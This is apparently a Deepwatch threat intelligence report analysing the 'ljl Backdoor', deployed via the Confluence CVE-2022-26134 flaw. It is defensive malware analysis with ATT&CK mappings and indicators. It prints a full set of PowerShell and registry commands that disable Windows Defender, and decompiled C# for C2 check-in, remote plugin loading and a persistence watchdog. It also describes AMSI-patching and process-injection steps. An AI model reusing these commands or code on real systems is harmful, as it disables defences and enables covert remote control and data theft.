deepwatch

August 2022

INCIDENT INTEL REPORTS

Novel Backdoor Discovered

Ijl Backdoor Technical Analysis: Threat Actor Leverages Confluence Vulnerability to Deploy Novel Backdoor

Part 2

Category: Incident Intel Reports

Headline: Part 2 ljl Backdoor Technical Analysis: Threat Actor Leverages Confluence Vulnerability to Deploy Novel Backdoor

Author: @r1n9w0rm

Overview

Deepwatch has observed threat actors exploiting out-of-date versions of Atlassian Confluence Server and Data Center, leading to the execution of arbitrary code. In this post, we provide the technical details of a never-before-seen backdoor that was identified by a Deepwatch MDR Threat Hunter and dubbed “ljl Backdoor”.

Vulnerability Details

As detailed in Part 1 of this report, the suspected vulnerability used in this attack was CVE-2022-26134, which affects out-of-date versions of Confluence Server and Data Center, and allows remote code execution (RCE) under the privileges of the user running the service.

Affected Products

For all affected versions and products, see the security advisory published by Atlassian at: https://confluence.atlassian.com/doc/confluence-security-advisory-2022-06-02-1130377146.html

Technical Analysis

In this post, we will go over the technical analysis of a backdoor we identified post-exploitation. We have dubbed it “ljl Backdoor”, as we suspect it is never-before-seen and includes capabilities such as:

- Reverse proxy
- Query whether the victim is active or idle
- Exfiltrate files/directories
- Load arbitrary and remotely downloaded .NET assemblies as “plugins”
- Get user accounts
- Get the foreground window and window text
- Get victim system information, such as: cpu name, gpu name, hardware id, bios manufacturer, mainboard name, total physical memory, LAN IP address, and mac address
- Get victim geographic information, such as: asn, isp, country name, country code, region name, region code, city, postal code, continent name, continent code, latitude, longitude, metro_code, timezone, and datetime

Loader

The loader is composed of three binaries: wab.exe, wab32.dll, and wab32res.dll. All files are installed in the hard-coded path *C:\Program Files\Common Files\Securitys*.

1. **wab.exe**: Runs as a Windows Service named *wscsvcs* to masquerade as the legitimate Windows service *wscsvc* and loads wab32.dll. This file was packed with .NET Reactor.
2. **wab32.dll**: Loads/executes wab32res.dll
3. **wab32res.dll**: Loads backdoor/watchdog.

The following behavior is exhibited by the Loader:

1. Ensures Windows Defender is completely disabled, both via registry keys and via PowerShell commands:
    - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Features

      TamperProtection = 0

    - HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection

      DisableBehaviorMonitoring = 1

      DisableOnAccessProtection = 1

      DisableScanOnRealtimeEnable = 1

    - "powershell" Get-MpPreference -verbose
    - "powershell" Set-MpPreference -DisableArchiveScanning $true
    - "powershell" Set-MpPreference -DisableBlockAtFirstSeen $true
    - "powershell" Set-MpPreference -DisableIOAVProtection $true
    - "powershell" Set-MpPreference -DisablePrivacyMode $true
    - "powershell" Set-MpPreference -DisableRealtimeMonitoring $true
    - “powershell" Set-MpPreference -DisableScriptScanning $true
    - "powershell" Set-MpPreference -HighThreatDefaultAction 6 -Force
    - "powershell" Set-MpPreference -LowThreatDefaultAction 6
    - "powershell" Set-MpPreference -ModerateThreatDefaultAction 6
    - "powershell" Set-MpPreference -SevereThreatDefaultAction 6
    - "powershell" Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true
    - "powershell" Set-MpPreference -SubmitSamplesConsent 2
    - "powershell" Add-MpPreference -ExclusionPath 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\WPF\'
    - "powershell" Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\Securitys'
    - "powershell" Add-MpPreference -ExclusionPath 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\WPF\’

2. Detects the presence of a debugger to hinder malware analysts:

```
internal static void IncludePredicate()
{
    if (Debugger.IsAttached)
    {
        throw new Exception("Debugger Detected");
    }
}
```

3. Starts iexplore.exe for the purpose of writing/executing shellcode that loads the LjlClient payload:
    a. Calls CreateProcessW to start iexplore with command line: "C:\Program Files\Internet Explorer\iexplore.exe" -nohome
    b. Calls VirtualAllocEx to allocate RWE memory in the virtual address space of the previously started iexplore process.
    c. Decrypts shellcode and calls WriteProcessMemory to write the shellcode to the previously allocated memory.
    d. Calls CreateRemoteThread to execute the shellcode.

4. Starts msiexec.exe for the purpose of writing/executing shellcode that loads Watchdog payload:
    a. Calls CreateProcessW to start iexplore with command line: "C:\Windows\System32\msiexec.exe" /qn /quiet
    b. Calls VirtualAllocEx to allocate RWE memory in the virtual address space of the previously started msiexec process.
    c. Decrypts shellcode and calls WriteProcessMemory to write the shellcode to the previously allocated memory.
    d. Calls CreateRemoteThread to execute the shellcode.

Shellcode

The shellcode used within the loader was generated by the threat actor using the open source tool Donut. According to the authors of this project, “Donut is a position-independent code that enables in-memory execution of VBScript, JScript, EXE, DLL files and dotNET assemblies.” In this case, it is used to execute dotNET (.NET) assemblies. It was interesting to us, as it not only loads/executes the backdoor and watchdog, but also attempts to thwart AV/EDR by patching functions exported by the AMSI (Anti-malware Scan Interface) and WLDP (Windows Secure Mode Policy) libraries.

Dynamically Resolved Imports

The shellcode dynamically resolves the following exports.


- kernel32.dll
    - GetProcAddress, GetModuleHandleA, VirtualAlloc, VirtualFree, VirtualQuery, VirtualProtect, Sleep, MultiByteToWideChar, GetUserDefaultLCID
- oleaut32.dll
    - SafeArrayCreate, SafeArrayCreateVector, SafeArrayPutElement, SafeArrayDestroy,

SafeArrayGetLBound, SafeArrayGetUBound, SysAllocString, SysFreeString

- wininit.dll
    - InternetCrackUrlA, InternetOpenA, InternetConnectA, InternetSetOptionA, InternetReadFile, InternetCloseHandle, HttpOpenRequestA, HttpSendRequestA, HttpQueryInfoA
- mscoree.dll
    - CorBindToRuntime, CLRCreateInstance
- combase.dll
    - CoInitializeEx, CoCreateInstance, CoUninitialize


Disabling AMSI

1. First the Windows API LoadLibraryA("AMSI") is called to acquire a handle to amsi.dll.
2. If this is successful, the handle is then used with the Windows API GetProcAddress, e.g. GetProcAddress(hAMSI, "AmsiScanBuffer") to acquire the address of the function.
3. The Windows API VirtualProtect is called to make the memory of the address to AmsiScanBuffer PAGE_EXECUTE_READWRITE.




Disable AMSI Graph

4. The replacement code for the *AmsiScanBuffer* function is seen in the figure below.



5. The replacement code for the *AmsiScanString* function is seen in the figure below.





6. The full source code for these techniques can be found at the link below.

   https://github.com/TheWover/donut/blob/dafea1702ce2e71d5139c4d583627f7ee740f3ae/loader/bypass.c#L158

Disabling WLDP

The same techniques described above are also used against wldp.WldpQueryDynamicCodeTrust and wldp.WldpIsClassInApprovedList as seen in the figures below.





Loading/Executing .NET Assembly Backdoor

The backdoor payload, **IjlClient**, is loaded and executed using a combination of the previously resolved Windows APIs. The full source code for this technique can be found at the links below.

https://github.com/TheWover/donut/blob/dafea1702ce2e71d5139c4d583627f7ee740f3ae/loader/inmem_dotnet.c

https://github.com/TheWover/donut/blob/dafea1702ce2e71d5139c4d583627f7ee740f3ae/loader/inmem_dotnet.c#L151

IjI Backdoor


Summary

This is the main payload and has capabilities including but not limited to:

- Reverse proxy
- Query whether the victim is active or idle
- Exfiltrate files/directories
- Download/decrypt/load any .NET assembly as a plugin via Assembly.Load and Assembly.CreateInstance
- Get user accounts
- Get the foreground window and window text
- CpuName, GpuName, HardwareId, BiosManufacturer, MainboardName, TotalPhysicalMemory, LanIpAddress, MacAddress, host, ip, rdns, asn, isp, country_name, country_code, region_name, region_code, city, postal_code, continet_name, continet_code, latitude, longitude, metro_code, timezone, datetime

Analysis

Following the OnLoad entrypoint, the configuration for the backdoor is decrypted and a new mutex is created. This is done for the purpose of ensuring the backdoor isn't already running.




```
public void \u030F()
{
    if (!\u0305\u0312.\u0305\u0313())
    {
        Environment.Exit(1);
    }
    Settings settings = new Settings
    {
        RECONNECTDELAY = \u0305\u0312.\u0305\u0318,
        SERVERSIGNATURE = \u0305\u0312.\u0306\u0303,
        TAG = \u0305\u0312.\u0306\u0302,
        ENCRYPTIONKEY = \u0305\u0312.\u0306\u0301,
        VERSION = \u0305\u0312.\u0305\u0316,
        LoadPath = \u0305\u0312.\u0306\u0306,
        ApplicationMutex = new SingleInstanceMutex(\u0305\u0312.\u0306\u0300)
    };
    if (!settings.ApplicationMutex.CreatedNew)
    {
        Environment.Exit(2);
    }
    FileHelper.DeleteZoneIdentifier(Application.ExecutablePath);
    HostsManager ident = new HostsManager(new HostsConverter().RawHostsToList(\u0305\u0312.\u0305\u0317));
    this.\u0315 = new IjlClient(ident, \u0305\u0312.\u0306\u0305, settings);
    this.\u0310(this.\u0315);
    this.\u0317 = new \u0304\u0306(this.\u0315);
    this.\u0317.\u0304\u0308();
    new Thread(new ThreadStart(this.\u0314)).Start();
}
```

Initialize IjlClient

The encrypted configuration can be seen in the following figure:

Once the configuration is decrypted, we can see all of the backdoor's configuration information:



The backdoor instantiates the main class, IjlClient, which then connects to the C2, sending the following attributes:

- Payload version
- Encryption key
- Server signature
- Tag

Victim information:

- Operating system
- User account type
- Country
- Hardware id
- Username
- PC name
- Lan IP address

```
GeoInformation geoInformation = GeoInformationFactory.GetGeoInformation();
UserAccount userAccount = new UserAccount();
info.Send<ClientIdentification>(new ClientIdentification
{
    Version = this._settings.VERSION,
    OperatingSystem = PlatformHelper.FullName,
    AccountType = userAccount.Type.ToString(),
    Country = geoInformation.Country,
    CountryCode = geoInformation.CountryCode,
    ImageIndex = geoInformation.ImageIndex,
    Id = HardwareDevices.HardwareId,
    Username = userAccount.UserName,
    PcName = Environment.MachineName,
    Tag = this._settings.TAG,
    EncryptionKey = this._settings.ENCRYPTIONKEY,
    Signature = Convert.FromBase64String(this._settings.SERVERSIGNATURE),
    LanIP = HardwareDevices.LanIpAddress
});
```

Upon communication with C2, any arbitrary .NET plugin is decrypted and executed:

```
private void \u0304\u0310(ISender \u0020, PlugMsg_Req \u0020)
{
    if (this.\u0304\u0313.\u0318.Contains(\u0020.PlugName))
    {
        \u0020.Send<PlugMsg_Rep>(new PlugMsg_Rep
        {
            Msg = \u0020.PlugName + ":存在"
        });
        return;
    }
    try
    {
        Assembly assembly = Assembly.Load(new Aes256(this.\u0304\u0312._settings.ENCRYPTIONKEY).Decrypt(\u0020.bt));
        if (\u0020.LoadPlug != null && \u0020.LoadPlug.Length != 0)
        {
            \u0301\u0300.\u0301\u0306 = \u0020.LoadPlug;
        }
        object obj = assembly.CreateInstance(\u0020.FullName, true, BindingFlags.Default, null, new object[]
        {
            this.\u0304\u0312
        }, null, null);
        this.\u0304\u0313.\u0311((IMessageProcessor)obj);
        this.\u0304\u0313.\u0318.Add(\u0020.PlugName);
        \u0020.Send<PlugMsg_Rep>(new PlugMsg_Rep
        {
            Msg = \u0020.PlugName + ":加载成功"
        });
    }
    catch (Exception ex)
    {
        \u0020.Send<PlugMsg_Rep>(new PlugMsg_Rep
        {
            Msg = \u0020.PlugName + ":异常 \n" + ex.Message
        });
    }
}
```

Finally, two new threads are started to notify the C2 if the victim is active or not and to continue connection to C2.

```
public void \u0304\u0308()
{
    new Thread(new ThreadStart(this.\u0304\u0309)).Start();
}

// Token: 0x0600003F RID: 63 RVA: 0x00002B68 File Offset: 0x00000D68
private void \u0304\u0309()
{
    try
    {
        if (!this.\u0304\u030A())
        {
            if (this.\u0304\u030B != UserStatus.Active)
            {
                this.\u0304\u030B = UserStatus.Active;
                this.\u0304\u030C.Send<SetUserStatus>(new SetUserStatus
                {
                    Message = this.\u0304\u030B
                });
            }
        }
        else if (this.\u0304\u030B != UserStatus.Idle)
        {
            this.\u0304\u030B = UserStatus.Idle;
            this.\u0304\u030C.Send<SetUserStatus>(new SetUserStatus
            {
                Message = this.\u0304\u030B
            });
        }
    }
    catch (Exception ex) when (ex is NullReferenceException || ex is ObjectDisposedException)
    {
    }
}
```

```
public void ConnectLoop()
{
    while (!this.m_ErrorBase.IsCancellationRequested)
    {
        if (!base.Connected)
        {
            Host nextHost = this.m_WorkerBase.GetNextHost();
            base.Connect(nextHost.IpAddress, nextHost.Port);
        }
        while (base.Connected)
        {
            try
            {
                this.m_ErrorBase.WaitHandle.WaitOne(1000);
            }
            catch (Exception ex) when (ex is NullReferenceException || ex is ObjectDisposedException)
            {
                base.Disconnect();
                return;
            }
        }
        if (this.m_ErrorBase.IsCancellationRequested)
        {
            base.Disconnect();
            return;
        }
        Thread.Sleep(this._settings.RECONNECTDELAY + this.tokenizerBase.Next(250, 750));
    }
}
```

Dogcheck (Watchdog)

The Donut shellcode is used once again for loading a .NET assembly, which we have found to be a watchdog, which is used for the purpose of ensuring persistence of the backdoor. The Watchdog contains the following functionality:

1. Creates a mutex to ensure it is only running once at one time.
2. Checks to ensure communications with the previously mentioned C2 are active via GetExtendedTcpTable.
3. If they are, the program sleeps and continues checking.
4. If they are not, the program will check to ensure the **wscsvcs** service is installed, and if so, start it.

```
[STAThread]
private static void Main()
{
    if (!MutexHelper.CreateMutex(Settings.MUTEX))
    {
        return;
    }
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    AppDomain.CurrentDomain.UnhandledException += Program.HandleUnhandledException;
    Program.t.Interval = 300000.0;
    Program.t.Elapsed += Program.timer1_Tick;
    Program.t.AutoReset = true;
    Program.t.Enabled = true;
    Program.t.Start();
    Program._running = true;
    Program._event = new AutoResetEvent(false);
    while (Program._running)
    {
        Program._event.WaitOne(10000);
    }
    Program._event.Dispose();
}
```

```
// Token: 0x06000027 RID: 39 RVA: 0x00002188 File Offset: 0x00000388
private static void timer1_Tick(object sender, ElapsedEventArgs e)
{
    Program.t.Stop();
    try
    {
        NativeMethods.MibTcprowOwnerPid[] table = Program.GetTable();
        bool flag = false;
        int num = 0;
        while (num < table.Length && !flag)
        {
            if (table[num].state == 5U)
            {
                string a = string.Format("{0}:{1}", table[num].RemoteAddress.ToString(), table[num].RemotePort);
                foreach (string text in Settings.OnlineInfo.Split(new char[]
                {
                    ';'
                }, StringSplitOptions.RemoveEmptyEntries))
                {
                    string b = text;
                    string[] array2 = text.Split(new char[]
                    {
                        ':'
                    }, StringSplitOptions.RemoveEmptyEntries);
                    if (!Regex.IsMatch(array2[0], "((2(5[0-5]|[0-4]\\d))|[0-1]?\\d{1,2})(\\.((2(5[0-5]|[0-4]\\d))|[0-1]?\\d{1,2})){3}"))
                    {
                        try
                        {
                            b = new IPEndPoint(Dns.GetHostEntry(array2[0]).AddressList[0], 0).Address.ToString() + ":" + array2[1];
                        }
                        catch
                        {
                            b = text;
                        }
                    }
                    if (a == b)
                    {
                        flag = true;
                        break;
                    }
                }
            }
            num++;
        }
        if (!flag)
        {
            if (!ServicesHelper.ISWindowsServiceInstalled(Settings.ServiceName))
            {
                Program._running = false;
                Application.Exit();
            }
            if (ServicesHelper.ISStart(Settings.ServiceName))
            {
                ServicesHelper.StopService(Settings.ServiceName);
            }
            ServicesHelper.StartService(Settings.ServiceName);
        }
    }
    catch (Exception arg)
    {
        File.AppendAllText(AppDomain.CurrentDomain.BaseDirectory + "dog_log.txt", string.Format(" 异常 {0}\r\n", arg));
        if (!ServicesHelper.ISWindowsServiceInstalled(Settings.ServiceName))
        {
            Program._running = false;
            Application.Exit();
        }
    }
    Program.t.Start();
}
```

```
private static NativeMethods.MibTcprowOwnerPid[] GetTable()
{
    int ipVersion = 2;
    int cb = 0;
    NativeMethods.GetExtendedTcpTable(IntPtr.Zero, ref cb, true, ipVersion, NativeMethods.TcpTableClass.TcpTableOwnerPidAll, 0U);
    IntPtr intPtr = Marshal.AllocHGlobal(cb);
    NativeMethods.MibTcprowOwnerPid[] array;
    try
    {
        if (NativeMethods.GetExtendedTcpTable(intPtr, ref cb, true, ipVersion, NativeMethods.TcpTableClass.TcpTableOwnerPidAll, 0U) != 0U)
        {
            return null;
        }
        NativeMethods.MibTcptableOwnerPid mibTcptableOwnerPid = (NativeMethods.MibTcptableOwnerPid)Marshal.PtrToStructure(intPtr, typeof(NativeMethods.MibTcptableOwnerPid));
        IntPtr intPtr2 = (IntPtr)((long)intPtr + (long)Marshal.SizeOf(mibTcptableOwnerPid.dwNumEntries));
        array = new NativeMethods.MibTcprowOwnerPid[mibTcptableOwnerPid.dwNumEntries];
        int num = 0;
        while ((long)num < (long)((ulong)mibTcptableOwnerPid.dwNumEntries))
        {
            NativeMethods.MibTcprowOwnerPid mibTcprowOwnerPid = (NativeMethods.MibTcprowOwnerPid)Marshal.PtrToStructure(intPtr2, typeof(NativeMethods.MibTcprowOwnerPid));
            array[num] = mibTcprowOwnerPid;
            intPtr2 = (IntPtr)((long)intPtr2 + (long)Marshal.SizeOf(mibTcprowOwnerPid));
            num++;
        }
    }
    finally
    {
        Marshal.FreeHGlobal(intPtr);
    }
    return array;
}
```

The following figure is the configuration for DogCheck; note the same Command and Control servers are used as the ljl Backdoor, which we decrypted earlier.

```
namespace DoCheck
{
    // Token: 0x02000010 RID: 16
    public static class Settings
    {
        // Token: 0x0400004D RID: 77
        public static string ServiceName = "wscsvcs";

        // Token: 0x0400004E RID: 78
        public static string OnlineInfo = "209.58.191.235:443,u7oejx.kf2y3o.com:443";

        // Token: 0x0400004F RID: 79
        public static string MUTEX = "DogCheck_SM7Nb7hr2vuPG8WCXB";
    }
}
```

Conclusion

In this post we explored the inner-workings of a potentially never-before-seen backdoor, deployed post-exploitation of a Confluence Server / Data Center vulnerability. It is our hope that this post informed you of attack techniques and procedures to be on the lookout for.

Observables

Note:
Observables are properties (such as an IP address, MD5 hash, or the value of a registry key) or measurable events (such as the creation of a registry key or a user) and are not indicators of compromise. The observables listed below are intended to provide contextual information only. Deepwatch evaluates the observables and applies those it deems appropriate to our detections.

Observing sets of these properties (observables) could be an indicator of compromise. For instance, observing an IP address, creation of a user with admin privileges and a registry key could be indicators of compromise and should be investigated further.

MITRE ATT&CK

ID	Description
T1190	Exploit Public-Facing Application
T1543.003	Create or Modify System Process: Windows Service
T1622	Debugger Evasion
T1562	Impair Defenses
T1036	Masquerading
T1083	File and Directory Discovery
T1033	System Owner/User Discovery
T1041	Exfiltration Over C2 Channel
T1592	Gather Victim Host Information
T1059.001	Command and Scripting Interpreter: PowerShell

T1059.003	Command and Scripting Interpreter: Windows Command Shell
T1112	Modify Registry
T1027.002	Obfuscated Files or Information: Software Packing
T1055.002	Process Injection: Portable Executable Injection
T1497.001	Virtualization/Sandbox Evasion: System Checks
T1614	System Location Discovery

Observables

Description	Value
Command and Control	209.58.191.235
Command and Control	kf2y3o.com
wab.exe	112d5f4755154d7b1ac6f5c0c84a2b0dfb053bd6c308e23dfd96b9206f105e40
wab32.dll	f2dfe17f992072266ac57835432b56834657ea0e75eb42fb9a034b3e517f3e25
wab32res.dll	2e28e43b7d3b9b91d12ae9687d9408c4173a87029ab9c81fe15987533c3490c2